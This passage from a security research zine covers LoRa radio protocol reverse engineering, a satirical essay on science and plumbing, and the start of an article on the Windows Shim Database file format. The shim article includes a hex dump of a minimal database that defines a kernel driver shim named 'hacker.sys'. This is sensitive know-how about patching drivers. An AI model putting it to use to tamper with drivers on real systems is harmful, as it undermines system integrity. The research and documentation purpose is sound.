7.5.2 The Interleaver

At this point we've resolved two of the four signal processing stages, disproving their documentation in the process. Following on this, the validity of the interleaver definition provided in Semtech's patent was immediately called into question.

A quick test was conducted against a local implementation of said interleaver: a payload comprised of a repeated data byte that would produce a `Hamming(8,4)` codeword with four set and four unset bits was transmitted and the de-interleaved frame was inspected for signs of the expected codeword. A few other iterations were attempted, including reversing the diagonal offset mapping pattern described by the patent and using the inverse of the algorithm (i.e., interleaving the received payload rather than de-interleaving it). Indeed, I was able to conclude that the interleaver implemented by the protocol is not the one suggested by the patent. The next logical step is to attempt to reverse it.

Within a transmitter, interleaving is often applied after forward error correction in order to make the packet more resilient to burst interference. Interleaving scrambles the FEC-encoded bits throughout the packet so that if interference occurs it is more likely to damage one bit from many codewords rather than several bits from a single codeword. The former error scenario would be recoverable through FEC, the latter would result in unrecoverable data corruption.

Block-based interleavers, like the one described in the patent, are functionally straightforward. The interleaver itself can be thought of as a two-dimensional array, where each row is as wide as the number of bits in each FEC codeword and the number of columns corresponds to the number of FEC codewords in each interleaver block. The data is then written in row-wise and read out column-wise; thus the first output "codeword" is comprised of the LSB (or MSB) of each FEC codeword. A diagonal interleaver, as suggested in the patent, offsets the column of the bit being read out as rows are traversed.

Understanding the aforementioned fundamentals of what the interleaver was likely doing was essential to approaching this challenge. Ultimately, given that a row-column or row-diagonal relationship defines most block-based interleavers, I anticipated that patterns that could be revealed if approached appropriately. Payloads were therefore constructed to reveal the relationship of each row or codeword with a corresponding diagonal or column. In order to reveal said mapping, the `Hamming(8,4)` codeword for `0xF` was leveraged, since it would fill each row

0x0000000F	0x000000F0	0x00000F00	0x0000F000	0x000F0000	0x00F00000	0x0F000000	0xF0000000
00100011	11000000	00001001	11010000	00000011	01000100	01000001	00001000
00010011	00100101	00000111	00001001	00000011	00000011	10000010	01000101
00001001	00010001	00000011	00000101	01000001	00000000	00100001	10000011
00000111	00001101	00000011	00000110	10000010	01000101	00010010	00100011
00000000	00001100	01000010	00001000	00100010	10001001	00001010	00010011
00000100	00000000	10000001	01000010	00010001	00100010	00000111	00001011
01000011	00000001	00100001	10000000	00001001	00010000	00000011	00000111
10000101	01000111	00010000	00100101	00000000	00001111	00000101	00000111

Figure 13. Symbol Tests

with eight contiguous bits at a time. Payloads consisting of seven `0x0` codewords and one `0xF` codeword were generated, with the nybble position of `0xF` iterating through the payload. See Figure 13.

As one can see, by visualizing the results as they would be generated by the block, patterns associated with each codeword's diagonal mapping can be identified. The diagonals are arbitrarily offset from the corresponding row/codeword position. One important oddity to note is that the most significant bits of each diagonal are flipped.

While we now know how FEC codewords map into block diagonals, we do not know where each codeword starts and ends within the diagonals, or how its bits are mapped. The next step is to map the bit positions of each interleaver diagonal. This is done by transmitting a known payload comprised of FEC codewords with 4 set and 4 unset bits and looking for patterns within the expected diagonal.

```
Payload: 0xDEADBEEF
bit 76543210
     00110011
     10111110
     11111010
     11011101
     10000010
     10000111
     11000000
     10000010
```

Reading out the mapped diagonals results in the following table.

	T							Bot
D	1	0	1	0	0	0	0	1
E	0	1	1	1	0	1	0	0
A	0	1	0	1	1	0	0	0
D	1	0	1	1	0	0	0	0
B	1	1	0	0	0	0	1	0
E	0	1	1	1	0	1	0	0
E	0	1	1	1	0	1	0	0
F	1	1	1	1	1	1	1	1

While no matches immediately leap off the page, manipulating and shuffling through the data begins to reveal patterns. First, reverse the bit order of the extracted codewords:

	B							Top
D	1	0	0	0	0	1	0	1
E	0	0	1	0	1	1	1	0
A	0	0	0	1	1	0	1	0
D	0	0	0	0	1	1	0	1
B	0	1	0	0	0	0	1	1
E	0	0	1	0	1	1	1	0
E	0	0	1	0	1	1	1	0
F	1	1	1	1	1	1	1	1

And then have a look at the last nybble for each of the highlighted codewords:

	B							Top
D	1	0	0	0	0	1	0	1
E	0	0	1	0	**1**	**1**	**1**	**0**
A	0	0	0	1	**1**	**0**	**1**	**0**
D	0	0	0	0	**1**	**1**	**0**	**1**
B	0	1	0	0	0	0	1	1
E	0	0	1	0	**1**	**1**	**1**	**0**
E	0	0	1	0	**1**	**1**	**1**	**0**
F	1	1	1	1	**1**	**1**	**1**	**1**

Six of the eight diagonals resemble the data embedded into each of the expected FEC encoded codewords! As for the first and fifth codewords, it is possible they were damaged during transmission, or that the derived whitening sequence used for those positions is not exact. That is where FEC proves its mettle – applying `Hamming(8,4)` FEC would repair any single bit errors that occurred in transmission. The Hamming parity bits that are expected with each codeword are calculated using the Hamming FEC algorithm, or can be looked up for standard schemes like `Hamming(7,4)` or `Hamming(8,4)`.

```
     Data(8,4) Parity Bits
0xD  1101      1000
0xE  1110      0001
0xA  1010      1010
0xD  1101      1000
0xB  1011      0100
0xE  1110      0001
0xE  1110      0001
0xF  1111      1111
```

While the most standard `Hamming(8,4)` bit order is: p1, p2, d1, p3, d2, d3, d4, p4 (where p are parity bits and d are data bits), after recognizing the above data values we can infer that the parity bits are in a nonstandard order. Looking at the diagonal codeword table and the expected `Hamming(8,4)` encodings together, we can map the actual bit positions:

	Bot							Top
	p1	p2	p4	p3	d1	d2	d3	d4
D	1	0	0	0	0	1	0	1
E	0	0	1	0	1	1	1	0
A	0	0	0	1	1	0	1	0
D	0	0	0	0	1	1	0	1
B	0	1	0	0	0	0	1	1
E	0	0	1	0	1	1	1	0
E	0	0	1	0	1	1	1	0
F	1	1	1	1	1	1	1	1

Note that parity bits three and four are swapped. With that resolved, we can use the parity bits to decode the forward error correction, resulting in four bits being corrected, as shown in Figure 14.

That's LoRa!

– — — – — — — — – — –

Having reversed the protocol, it is important to look back and reflect on how and why this worked. As it turned out, being able to make assumptions and inferences about certain goings-on was crucial for bounding the problem and iteratively verifying components and solving for unknowns. Recall that by effectively canceling out interleaving and forward error correction, I was able to effectively split the problem in two. This enabled me to solve for whitening, even though "gray indexing" was unknown there were only three permutations, and with that in hand, I was able to solve for the interleaver, since FEC was understood to some extent. Just like algebra or any other scientific inquiry, it comes down to controlling your variables. By stepping through the problem methodically and making the right inferences, we were able to reduce 4 independent variables to 1, solve for it, and then plug that back in and solve for the rest.

7.6 Remaining Work

While the aforementioned process represents a comprehensive description of the PHY, there are a few pieces that will be filled in over time.


The LoRa PHY contains an optional header with its own checksum. I have not yet reversed the header, and the Microchip LoRa module I've used to generate LoRa traffic does not expose the option of disabling the header. Thus I cannot zero those bits out to calculate the whitening sequence applied to it. It should be straightforward to fill in with the correct hardware in hand.

The PHY header and service data unit/payload CRCs have not been investigated for the same reason. This should be easy to resolve through the use of a tool like CRC RevEng once the header is known.

In my experience, for demodulation purposes clock recovery has not been necessary beyond getting an accurate initial sync on the SFD. However should clock drift pose a problem, for example if transmitting longer messages or using higher spreading factors which have slower data rates/longer over-the-air transmission times, clock recovery may be desirable.

7.7 Shameless Plug

I recently published an open source GNU Radio OOT module that implements a transceiver based on this derived version of the LoRa PHY. It is presented to empower RF and security researchers to investigate this nascent protocol.[25]



[25] `git clone https://github.com/BastilleResearch/gr-lora`
`unzip pocorgtfo13.pdf gr-lora.tar.bz2`

									Top
	p1	p2	p4	p3	d1	d2	d3	d4	
D	1	0	0	0	**1**	1	0	1	1101 = 0xD
E	0	0	1	0	1	1	1	0	1110 = 0xE
A	**1**	0	0	1	1	0	1	0	1010 = 0xA
D	**1**	0	0	0	1	1	0	1	1101 = 0xD
B	0	1	0	0	**1**	0	1	1	1011 = 0xB
E	0	0	1	0	1	1	1	0	1110 = 0xE
E	0	0	1	0	1	1	1	0	1110 = 0xE
F	1	1	1	1	1	1	1	1	1111 = 0xF


Figure 14. Forward Error Corrected bits shown in bold

7.8 Conclusions and Key Takeaways

Presented here is the process that resulted in a comprehensive deconstruction of the LoRa PHY layer, and the details one would need to implement the protocol. Beyond that, however, is a testament to the challenges posed by red herrings (or three of them, all at once) encountered throughout the reverse engineering process. While open source intelligence and documentation can be a boon to researchers – and make no mistake, it was enormously helpful in debunking LoRa – one must remember that even the most authentic sources may sometimes lie!

Another point to take away from this is the importance of bounding problems as you solve them, including through making informed inferences in the absence of perfect information. This of course must be balanced with the first point about OSINT, is knowing when to walk away from a source. However as illustrated above, drawing appropriate conclusions proved integral to reducing and solving for each of the decoding elements within a black-box methodology.

The final thought I will leave you with is that wireless doesn't just mean Wi-Fi anymore - it includes cellular, PANs, LPWANs, and everything in between. Accordingly, a friendly reminder that security monitoring and test tools don't exist until someone creates them. Monitor mode and Wireshark weren't always a thing, so don't take them for granted: it's time to make the next generation of wireless networks visible to researchers, because know it or not it is already here and is here to stay.



8 Plumbing, not Popper; or, the Problem with STEP

by Pastor Manul Laphroaig

Gather round, neighbors. We are going to a magical place. One that we hardly ever notice in our busy lives, but which has a way of taking over your entire day when you are forced to visit it. We are going on a trip to the plumbing closet![26]

Look at the miracle that is the clump of pipes, looking right back at you. Its message is clear: *do not approach without skill*, unless you *like* wet, gigantic messes. This message is universal: it speaks to a politician, a professor, an NYT columnist, a movie actor, and a hedge fund manager alike. It transcends languages and beliefs.

Even though these worthies and civic leaders might agree the country could use more plumbers, it has not yet occurred to them to approach the problem by putting a big P into some popular slogan like "STEP" (Science, Technology, Engineering, Plumbing), by setting up a federal Department of Plumbing, or by lionizing a professional coveralls-wearer TV personality who goes by "A Plumbing Guy," despite never having fixed a pipe in his life.

They somehow know that these things will do diddly squat to address the shortage of plumbers. They know deep down that to learn plumbing—and even to not sound ridiculous about it—one needs to study with a plumber, attach oneself to a plumber, and do what a plumber does for a while. This, neighbors, is how deep the plumbing magic goes.

Science, alas, has not been so lucky.

– — — – — — — – — — –

It is fashionable to talk about how we need more scientists, and how we can direct and improve science, quoting grand theories that explain science, while similarly educated people nod approvingly. After all, they all know what science is, as befits all forward-thinking people these days. No one feels awkward; everyone feels good.

Perhaps this happens because our social betters all experienced helplessness at the sight of broken plumbing, but would not recognize broken science, much less a hopelessly broken science textbook. You see, science lab equipment is OK with a patronizing, self-satisfied gaze, whereas plumbing has a way of glaring back contemptuously, daring you to use your general theoretical understanding.

With plumbing, it's either practical skill or a huge mess in your basement. Messing with how plumbers learn and teach this skill guarantees messes in thousands of basements. If you value your plumbing, it's wise to leave plumbers alone even if you believe every word of every newspaper column you've ever read on plumbing economy.

It may be a surprise to the readers of Karl Popper and Imre Lakatos[27] that actual scientists are helped by philosophy of science in exactly the same way as plumbers are helped by the Zen of Plumbing. Although these very same people are likely to believe they understand plumbing too, they usually have the sense to leave the plumbing profession well alone, and not apply their philosophical understandings to it—being empirically familiar with the fact that when you need plumbing done, philosophy is useless; only the skill stands between the water in your pipes and your expensive library.

– — — – — — — – — — –

[26] For those of you fortunate to own a house, it's probably in the corner of your basement, an equally magical place, whence all science and innovation springs forth—but let us not digress.

[27] Lakatos the philosopher is considered to be a great intellectual authority. For what it's worth, you might also want to read about how he applied his philosophy in real life: `unzip pocorgtfo13 freudenthal.pdf`

PLUMBERS' TOOLS

Plate 2211
Tap Borer. Price, per Doz. **$6.00**




Plate 2213
Shave Hook.
Price, per Doz.... **$6.00**




Plate 2214
Plumbers' Snips

No. 8	3½″	Cut Each..	**$3.50**
No. 9	3	"	**3.00**
No. 10	2½″	"	**2.50**

Plate 2212
Bibb reseating Tool with Cutters
For ⅜″-½″-⅝″-¾″ Bibbs.
Price, Each..... **$5.00**
Extra Cutters, per set..... **2.50**

Plate 2215
Bench Mallet.
Price, per Doz..... **$6.00**

Plate 2217
Lead Pipe Bending Spring

Sizes	1″	1¼″	1½″	2″
Price, Each.....	**$1.25**	**$1.50**	**$1.75**	**$2.00**

Plate 2216
Burner Pliers

Sizes	5″	6″	7″
Price, Each.	**$ .75**	**$1.00**	**$1.25**




Plate 2219— Combination Pliers

Sizes	6″	8″	10″
Nickel Plated..	**$ 1.50**	**$1.75**	**$2.00**
Polished Steel..	**1.25**	**1.50**	**1.75**
Blue finished Steel....	**1.00**	....	....

Plate 22110
Steel Bend Iron
Price, Each..... **$ .75**

Plate 2218
Boxwood Lead Dresser
Price, per Doz..... **$15.00**

Plate 21111
" Rivetting Hammer "

Sizes	1″	2″	3″
Price.....	**$1.50**	**$1.25**	**$1.00**




Plate 22112

	½″	⅝″
Cold Chisel.....		
Price, Each.....	**$ .50**	**$ .75**

Plate 22113—Capé Chisel
Price, Each, ¾″..... **$ .50**

Plate 22114
Straight Caulking Chisel
Price, Each..... **$ .75**

Plate 22115
Picking Chisel
Price, Each..... **$ .75**


Plate 22116
Regular Caulking Chisel
Size, ¾″ Price, Each.... **$ .75**

Plate 22117
Long Packing Iron
Size, 18″. Price, Each.... **$ .75**

Plate 22118
R and L Hand Caulking Chisel
Price, Each..... **$1.00**

Plate 22119
Round nose Pliers,
Stocked from 4″ to 8″

LONG TURN 90° DOUBLE T.Y.'S



By far the worst hit to a profession is delivered when a part of the professionals actually welcomes philosophers lauding it, politicians bearing gifts and grants, and governments setting up departments to promote it. Forms to fill, ever-growing grant application paperwork, pervasive "performance metrics," and having to explain basic fallacies to the well-meaning but fundamentally ignorant and hugely powerful committees come later—and accumulate. In the context of metrics, charlatans always win, because they don't get distracted by trying for actual results.

Not to mention that the money that goes to charlatans is not net-neutral for actual plumbing (or science); it is net-negative, because charlatans have a way of making the lives of professionals hard where it hurts the most. When Tim "the Tool Man" Taylor waves power tools around with a swagger, the results are immediate and obvious. When learned committees do the professional equivalent thereof to math textbooks and call it nice names like "Discovery Math," "Common Core," or "Critical Thinking" it takes a generation to notice, and then we wonder—how on earth did school math become unteachable and unlearnable?[28]

Plumbers have wisely avoided it, perhaps due to some secret wisdom passed from master to apprentice through the ages. Scientists, I am sorry to say, walked right into it around the middle of the twentieth century.

Sure enough, national agencies got us to the moon—but it seems that all the good science schoolbooks have been put on the rockets going there, never to return. Have you met many scientists who are happy with what schools do to their sciences after half a century of being improved by various government offices?

Funny how it worked out for scientists. Now hear them complain about "publish or perish," the rapidly rising age at which one finally succeeds in getting one's first grant, and the relentless race to rebrand and follow the current big-ticket grant programs.[29]

But don't blame them, neighbors; it was their advisors or their advisors' advisors who fell for it. Better to buy them a drink, and remember their lesson.

Better yet, find some plumbers, and buy them drinks. Perhaps they'll share with you some of their secrets of how to keep the philosophers and their educated and benevolent readers interested in the result, but at a safe distance from the actual plumbing.

[28] We sort of know the answer, neighbors: a roller coaster of reforms and unintelligible standards created a generation of math teachers for whom math did not have to make sense. `unzip pocorgtfo13.pdf wu-preparing-teachers.pdf` and read it. It may apply to whatever else you hold dear.


[29] According to Ronald J. Daniels, President of Baltimore's Johns Hopkins University, no less than the whole generation is at risk: "A generation at risk: Young investigators and the future of the biomedical workforce." (`unzip pocorgtfo13.pdf atrisk.pdf`.) For more of this, read "Science in the Age of Selfies" by Donald Geman, Stuart Geman. (`selfies.pdf`.) It's hard to make these things up, neighbors.

9 Where is ShimDBC.exe?

by Geoff Chappell

Microsoft's Shim Database Compiler might be a legend ... except that nobody seems ever to have made any story of it. It might be mythical ... except that it actually *does* exist. Indeed, it has been around for 15 years in more or less plain sight. Yet if you ask Google to search the Internet for occurrences of `shimdbc`, and especially of "`shimdbc.exe`" in quotes, you get either remarkably little or a tantalising hint, depending on your perspective.

Mostly, you get those scam sites that have prepared a page for seemingly every executable that has ever existed and can fix it for you if only you will please download their repair tool. But amongst this dross is a page from Microsoft's TechNet site. Google excerpts that "QFixApp uses the support utility ShimDBC.exe to test the group of selected fixes." Follow the link and you get to one of those relatively extensive pages that Microsoft sometimes writes to sketch a new feature for system administrators and advanced users (if not also to pat themselves on the back for the great new work). This page is from 2001 and is titled *Windows XP Application Compatibility Technologies*.[30]



[30] `https://technet.microsoft.com/library/bb457032.aspx`

9.1 Application Compatibility?

There can't be anything more boring in the whole of Windows, you may think. I certainly used to, and might still for applications if I cared enough, but Windows 8 brought *Application Compatibility* to kernel mode in a whole new way, and this I *do* care about.

The integrity of any kernel-mode driver that you or I write nowadays depends on what anyone else, well-meaning or not, can get into the `DRVMAIN.SDB` file in the `AppPatch` subdirectory of the Windows installation. This particular Shim Database file exists in earlier Windows versions too, but only to list drivers that the kernel is not to load. If you're the writer of a driver, there's nothing you can do at runtime about your driver being blocked from loading, and in some sense you're not even affected: you're not loaded and that's that. Starting with Windows 8, however, the `DRVMAIN.SDB` file defines the installed shim providers and either the registry or the file can associate your driver with one or more of these defined shim providers. When your driver gets loaded, the applicable shim providers get loaded too, if they are not already, and before long your driver's image in memory has been patched, both for how it calls out through its Import Address Table and how it gets called, *e.g.*, to handle I/O requests.

In this brave new world, is your driver really your driver? You might hope that Microsoft would at least give you the tools to find out, if only so that you can establish that a reported problem with your driver really is with your driver. After all, for the analogous shimming, patching, and whatever of applications, Microsoft has long provided an Application Compatibility Toolkit (ACT), recently re-branded as the Windows Assessment and Deployment Kit (ADK). The plausible thoroughness of this kit's Compatibility Administrator in presenting a tree view of the details is much of the reason that I, for one, regarded the topic as offering, at best, slim pickings for research. For the driver database, however, this kit does nothing—well, except to leave me thinking that the SDB file format and the API support through which SDB files get interpreted, created, and might be edited, are now questions I should want to answer for myself rather than imag-

ine they've already been answered well by whoever managed somehow to care about Application Compatibility all along.

9.2 The SDB File Format

Relax! I'm not taking you to the depths of Application Compatibility, not even just for what's specific to driver shims. Our topic here *is* reverse engineering. Now that you know what these SDB files are and why we might care to know what's in them, I expect that if you have no interest at all in Application Compatibility, you can treat this part of this article as using SDB files just as an example for some general concerns about how we present reverse-engineered file formats. (And please don't skip ahead, but I promise that the final part is pretty much nothing but ugly hackery.)

Let's work even more specifically with just one example of an SDB file, shown in Figure 15. It's a little long, despite being nearly minimal. It defines one driver shim but no drivers to which this shim is to be applied.

Although Microsoft *has not* documented the SDB file format, Microsoft *has* documented a selection of API functions that work with SDB files, which is in some ways preferable. Perhaps by looking at these functions researchers and reverse engineers have come to know at least something of the file format, as evidenced by various tools they have published which interpret SDB files one way or another, typically as XML.

As a rough summary, an SDB file has a 3-dword header, for a major version, minor version, and signature, and the rest of the file is a list of variable-size tags which each have three parts:

1. a 16-bit `TAG`, whose numerical value tells of the tag's type and purpose;

2. a size in bytes, which can be given explicitly as a dword or may be implied by the high 4 bits of the `TAG`;

3. and then that many bytes of data, whose interpretation depends on the `TAG`.

Importantly for the power of the file format, the data for some tags (the ones whose high 4 bits are 7) is itself a list of tags. From this summary and a few details about the recognised `TAG` values, the implied sizes and the general interpretation of the data, *e.g.*, as word, dword, binary, or Unicode string—all of which can be gleaned from Microsoft's admittedly terse documentation of those API functions—you might think to reorganise the raw dump so that it retains every byte but more conveniently shows the hierarchy of tags, each with their `TAG`, size (if explicit) and data (if present). A decoding of Figure 15 is shown in Figure 16.

To manually verify that everything in the file is exactly as it should be, there is perhaps no better representation to work from than one that retains every byte. In practice, though, you'll want some interpretation. Indeed, the dump above does this already for the tags whose high 4 bits are 6. The data for any such tag is a string reference, specifically the offset of a `0x8801` tag within the `0x7801` tag (at offset `0x0142` in this example), and an automated dump can save you a little trouble by showing the offset's conversion to the string. Since those numbers for tags soon become tedious, you may prefer to name them. The names that Microsoft uses in its programming are documented for the roughly 100 tags that were defined ten years ago (for Windows Vista). All tags, documented or not (and now running to 260), have friendly names that can be obtained from the API function `SdbTagToString`. If you haven't suspected all along that Microsoft prepares SDB files from XML input, then you'll likely take "tag" as a hint to represent an SDB file's tags as XML tags. And this, give or take, is where some of the dumping tools you can find on the Internet leave things, such as in Figure 17.

Notice already that choices are made about what to show and how. If you don't show the offset in bytes that each XML tag has as an SDB tag in the original SDB file, then you risk complicating your presentation of data, as with the string references, whose interpretation depends on those file offsets. But show the offsets and your XML quickly looks messy. Once your editorial choices go so far that you don't reproduce every byte but instead build more and more interpretation into the XML, why show every tag? Notably, the string table that's the data for tag `0x7801` (`TAG_STRINGTABLE`) and the indexes that are the data for tag `0x7802` (`TAG_INDEXES`) must be generated automatically from the data for tag `0x7001` (`TAG_DATABASE`) such that the last may be all you want to bother with. Observe that for any tag that has children, the subtags that don't have children come first, and perhaps you'll plumb for a different style of XML in which each tag that has no

```
00000000:  02 00 00 00 01 00 00 00-73 64 62 66 02 78 CA 00  ........sdbf.x..
00000010:  00 00 03 78 14 00 00 00-02 38 07 70 03 38 01 60  ...x.....8.p.8.‘
00000020:  16 40 01 00 00 00 01 98-00 00 00 00 03 78 0E 00  .@..........x..
00000030:  00 00 02 38 17 70 03 38-01 60 01 98 00 00 00 00  ...8.p.8.‘......
00000040:  03 78 0E 00 00 00 02 38-07 70 03 38 04 90 01 98  .x.....8.p.8....
00000050:  00 00 00 00 03 78 14 00-00 00 02 38 1C 70 03 38  .....x.....8.p.8
00000060:  01 60 16 40 02 00 00 00-01 98 00 00 00 00 03 78  .‘.@...........x
00000070:  14 00 00 00 02 38 1C 70-03 38 0B 60 16 40 02 00  .....8.p.8.‘.@..
00000080:  00 00 01 98 00 00 00 00-03 78 14 00 00 00 02 38  .........x.....8
00000090:  1A 70 03 38 01 60 16 40-02 00 00 00 01 98 00 00  .p.8.‘.@........
000000A0:  00 00 03 78 14 00 00 00-02 38 1A 70 03 38 0B 60  ...x.....8.p.8.‘
000000B0:  16 40 02 00 00 00 01 98-00 00 00 00 03 78 1A 00  .@...........x..
000000C0:  00 00 02 38 25 70 03 38-01 60 01 98 0C 00 00 00  ...8%p.8.‘......
000000D0:  00 00 52 45 4B 43 41 48-14 01 00 00 01 70 60 00  ..REKCAH.....p‘.
000000E0:  00 00 01 50 D8 C1 31 3C-70 10 D2 01 22 60 06 00  ...P..1<p..."‘..
000000F0:  00 00 01 60 1C 00 00 00-23 40 01 00 00 00 07 90  ...‘....#@......
00000100:  10 00 00 00 28 22 AB F9-12 33 73 4A B6 F9 93 6D  ....("...3sJ...m
00000110:  70 E1 12 EF 25 70 28 00-00 00 01 60 50 00 00 00  p...%p(....‘P...
00000120:  10 90 10 00 00 00 C8 E4-9C 91 69 D0 21 45 A5 45  ..........i.!E.E
00000130:  01 32 B0 63 94 ED 17 40-03 00 00 00 03 60 64 00  .2.c...@.....‘d.
00000140:  00 00 01 78 7A 00 00 00-01 88 10 00 00 00 32 00  ...xz.........2.
00000150:  2E 00 31 00 2E 00 30 00-2E 00 33 00 00 00 01 88  ..1...0...3.....
00000160:  2E 00 00 00 48 00 61 00-63 00 6B 00 65 00 64 00  ....H.a.c.k.e.d.
00000170:  20 00 44 00 72 00 69 00-76 00 65 00 72 00 20 00  .D.r.i.v.e.r. .
00000180:  44 00 61 00 74 00 61 00-62 00 61 00 73 00 65 00  D.a.t.a.b.a.s.e.
00000190:  00 00 01 88 0E 00 00 00-48 00 61 00 63 00 6B 00  ........H.a.c.k.
000001A0:  65 00 72 00 00 00 01 88-16 00 00 00 68 00 61 00  e.r.........h.a.
000001B0:  63 00 6B 00 65 00 72 00-2E 00 73 00 79 00 73 00  c.k.e.r...s.y.s.
000001C0:  00 00 ..
```

Figure 15. ShimDB File

child tags is represented as an attribute and value, *e.g.*,

```
<DATABASE
    TIME="0x01D210703C31C1D8"
    COMPILER_VERSION="2.1.0.3"
    NAME="Hacked Driver Database"
    OS_PLATFORM="0x00000001"
    DATABASE_ID="0x28 0x22 0xAB 0xF9 0x12 0x33
    0x73 0x4A 0xB6 0xF9 0x93 0x6D 0x70 0xE1 0
    x12 0xEF">
    <KSHIM
        NAME="Hacker"
        FIX_ID="0xC8 0xE4 0x9C 0x91 0x69 0xD0 0
    x21 0x45 0xA5 0x45 0x01 0x32 0xB0 0x63 0
    x94 0xED"
        FLAGS="0x00000003"
        MODULE="hacker.sys" />
</DATABASE>
```

Whether you choose XML in this style or to have every tag's data between opening and closing tags, there are any number of ways to represent the data for each tag. For instance, once you know that the binary data for tag `0x9007` (`TAG_DATABASE_ID`) or tag `0x9010` (`TAG_FIX_ID`) is always a `GUID`, you might more conveniently represent it in the usual string form. Instead of showing the data for tag `0x5001` (`TAG_TIME`) as a raw qword, why not show that you know it's a Windows `FILETIME` and present it as 16/09/2016 23:15:37.944? Or, on the grounds that it too must be generated automatically, you might decide not to show it at all!

If I labour the presentation, it's to make the point that what's produced by any number of dumping tools inevitably varies according to purpose and taste. Let's say a hundred researchers want a tool for the easy reading of SDB files. Yes, that's doubtful, but 100 is a good round number. Then ninety will try to crib code from someone else—because, you know, who wants to reinvent the wheel—and what you get from the others will each be different, possibly very different, not just for its output but especially for what the source code shows of the file format. Worse, because nine out of ten programmers don't bother much with commenting, even for a tool they may intend as showing off their coding skills, you may have to pick through the source code to extract the file format. That may be easier than reverse-engineering Microsoft's binaries that work with the file, but not necessarily by much—and not necessarily leaving you with the same confidence that what you've learnt about the file format is cor-

```
00000000:  Header: MajorVersion=0x00000002 MinorVersion=0x00000001 Magic=0x66626473
0000000C:  Tag=0x7802 Size=0x000000CA Data=
00000012:      Tag=0x7803 Size=0x00000014 Data=
00000018:          Tag=0x3802 Data=0x7007
0000001C:          Tag=0x3803 Data=0x6001
00000020:          Tag=0x4016 Data=0x00000001
00000026:          Tag=0x9801 Size=0x00000000
0000002C:      Tag=0x7803 Size=0x0000000E Data=
00000032:          Tag=0x3802 Data=0x7017
00000036:          Tag=0x3803 Data=0x6001
0000003A:          Tag=0x9801 Size=0x00000000
00000040:      Tag=0x7803 Size=0x0000000E Data=
     ⋮

000000BC:      Tag=0x7803 Size=0x0000001A Data=
000000C2:          Tag=0x3802 Data=0x7025
000000C6:          Tag=0x3803 Data=0x6001
000000CA:          Tag=0x9801 Size=0x0000000C Data=0x00 0x00 0x52 0x45 0x4B 0x43 0x41 0x48 0x14 0x01 0x00 0x00
